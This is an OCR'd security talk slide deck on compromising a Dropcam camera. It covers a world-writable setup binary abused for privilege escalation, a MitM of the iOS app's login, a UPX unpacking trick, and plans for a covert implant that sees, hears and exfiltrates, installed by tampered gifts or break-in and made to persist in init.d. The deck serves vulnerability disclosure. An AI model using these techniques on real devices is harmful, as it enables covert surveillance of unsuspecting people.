

setup application priv-esc

Windows/OS X host






usb host (wifi) configuration



mounted share



authentication request

setup application OS X priv-esc


binary is world writable!

setup app is run to configure the camera

```
$ ls -lart /Volumes/Dropcam\ Pro/Setup\ Dropcam\ \(Macintosh\).app/
Contents/MacOS/

-rwxrwxrwx 1 patrick staff 103936 Aug 12 2013 Setup Dropcam (Macintosh)
```

non-r00t



r00t

infected dropcam app

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
iOS App MitM attack

“Our cameras won't communicate with anyone on the Internet, only Dropcam cloud servers” -dropcam CEO

…the dropcam iOS app may, as it doesn’t pin SSL certificates



iOS App MitM attack

Host	Method	URL
https://www.dropcam.com	POST	/api/v1/login.login
https://www.dropcam.com	POST	/api/v1/notification_targets.register_apple_device

Raw | Params | Headers | Hex


```
POST /api/v1/login.login HTTP/1.1
Host: www.dropcam.com
User-Agent: Dropcam/3.3.2 (iPhone; iOS 7.1.1; Scale/2.00) Darwin

client=model%3DiPhone5%252C1%26client%3Diphone%26app_version%3D3.3.2%26device_name%3Dpatrick
2527s%2520iPhone%26system name%3DiPhone%2520OS%26system_version%3D7.1.1&password=[redacted]
&username=[redacted]
```

user name & password

no dual-factor auth

no ‘shared session’ alert



Synack

cuckoo’s egg

cuckoo's egg should...


see

hear

propagate

geolocate


infil/exfil



command shell

survey

cuckoo’s egg (conceptually)




`just like the NSA? j/k ;)`

“He sees you when you're sleeping
He knows when you're awake
He knows if you've been bad || good”

installation

(currently) requires physical access

a lot of options to achieve this




in ‘transit’?

or

a gift?

or



break and enter?


installation (en route)

“no comment”

installation (gift)

yes, re-shrink wrapped ;)

“Due to recent thefts, we are requiring you to install this video monitoring system to help secure the incubator space” -VCV



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installation (break & enter)

“All hardware technology products…are susceptible to jailbreaking.” -dropcam CEO

true, but dropcam is the obvious target!

full-disk crypto
boot password
forensics tools

proprietary OS
must open
limited capabilities

no need to open
no boot password
no disk-crypto
no signed code
open-source OS
always on
capabilities++
unsuspected

signed code
must open
generally off

pass-locked
signed code
rarely ‘off-person’

(bring a wifi-jammer,
or just unplug)


finding the “brain”

how does the dropcam,
hear, see, and think?

where is its brain?

can it be re-wired?

the connect binary



device components

the /usr/bin/connect binary is a monolithic program that contains most of the dropcam specific logic.

Synack

non-standardly packed....

```
$ hexdump -C dropCam/fileSystem/usr/bin/connect
00000000  7f 45 4c 46 01 01 01 03  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 28 00 01 00 00 00  a0 f5 06 00 34 00 00 00  |..(.........4...|
00000020  74 81 06 00 02 02 00 05  34 00 20 00 02 00 28 00  |t.......4. ...(.|
00000030  03 00 02 00 01 00 00 00  00 00 00 00 00 80 00 00  |................|
00000040  00 80 00 00 8c 7e 06 00  8c 7e 06 00 05 00 00 00  |.....~...~......|
00000050  00 80 00 00 01 00 00 00  90 5a 00 00 90 5a 14 00  |.........Z...Z..|
00000060  90 5a 14 00 00 00 00 00  00 00 00 00 06 00 00 00  |.Z..............|
00000070  00 80 00 00 7f d2 62 0c  55 50 58 21 04 09 0d 17  |......b.UPX!....|
```

upx'd

```
$ upx -d dropCam/fileSystem/usr/bin/connect
       Ultimate Packer for eXecutables

File size         Ratio      Format      Name
--------------------   ------   -----------
upx: connect: IOException: bad write

Unpacked 1 file: 0 ok, 1 error.
```

unpacking provides the ability to statically analyze, dynamical debug, patch, re-run, etc.

unpacking error :/

Synack

packed connect

packer stub was identified as NRV2E and identically matched source (armv4_n2e_d8.S)

...so maybe the binary was modified in some other way to prevent unpacking?

upx src; p_lx_elf.cpp

```
//elf unpack function
void PackLinuxElf32::unpack(OutputFile *fo)
{
   ...
   bool const is_shlib =  (ehdr->e_shoff != 0);

   //this code path taken
   if(is_shlib)
   {
        //exception is thrown here
```

upx source code

```
#define EI_NIDENT  16

typedef struct {
   Elf_Char e_ident[EI_NIDENT];
   Elf32_Half  e_type;
   Elf32_Half  e_machine;
   Elf32_Word  e_version;
   Elf32_Addr  e_entry;
   Elf32_Off e_phoff;
   Elf32_Off e_shoff;
     …
} Elf32_Ehdr;
```

ELF header struct

Synack

unpacking connect

connect is not a shared library
...so why is `is_shlib` TRUE
(due to `e_shoff != 0`)?

```
#unset ehdr->e_shoff
with open(fileName, 'rb') as packedFile
   fileBytez = list(packedFile.read())

   #zero it out
   fileBytez[SH_OFF:SH_OFF+SH_SIZE] = [0]*SH_SIZE
```

unsetting ehdr->e_shoff

```
$ python dropWham.py connect -unpack
[+] unsetting ehdr->e_shoff
           Ultimate Packer for eXecutables

File size          Ratio      Format         Name
----------------   ------     ---------      -----------
890244 <- 426577   47.92%     linux/armel    connect
Unpacked 1 file.

$ strings connect
Dropcam Connect - Version: %d, Build: %d (%s, %s, %s)
jenkins-connect-release-node=linux-144, origin/release/
...
```

can use for evilz?!

generic dropcam unpacker

the persistent core

simple

portable

3rd-party libs

custom ‘tiny’ build

limited space

persist in `init.d`

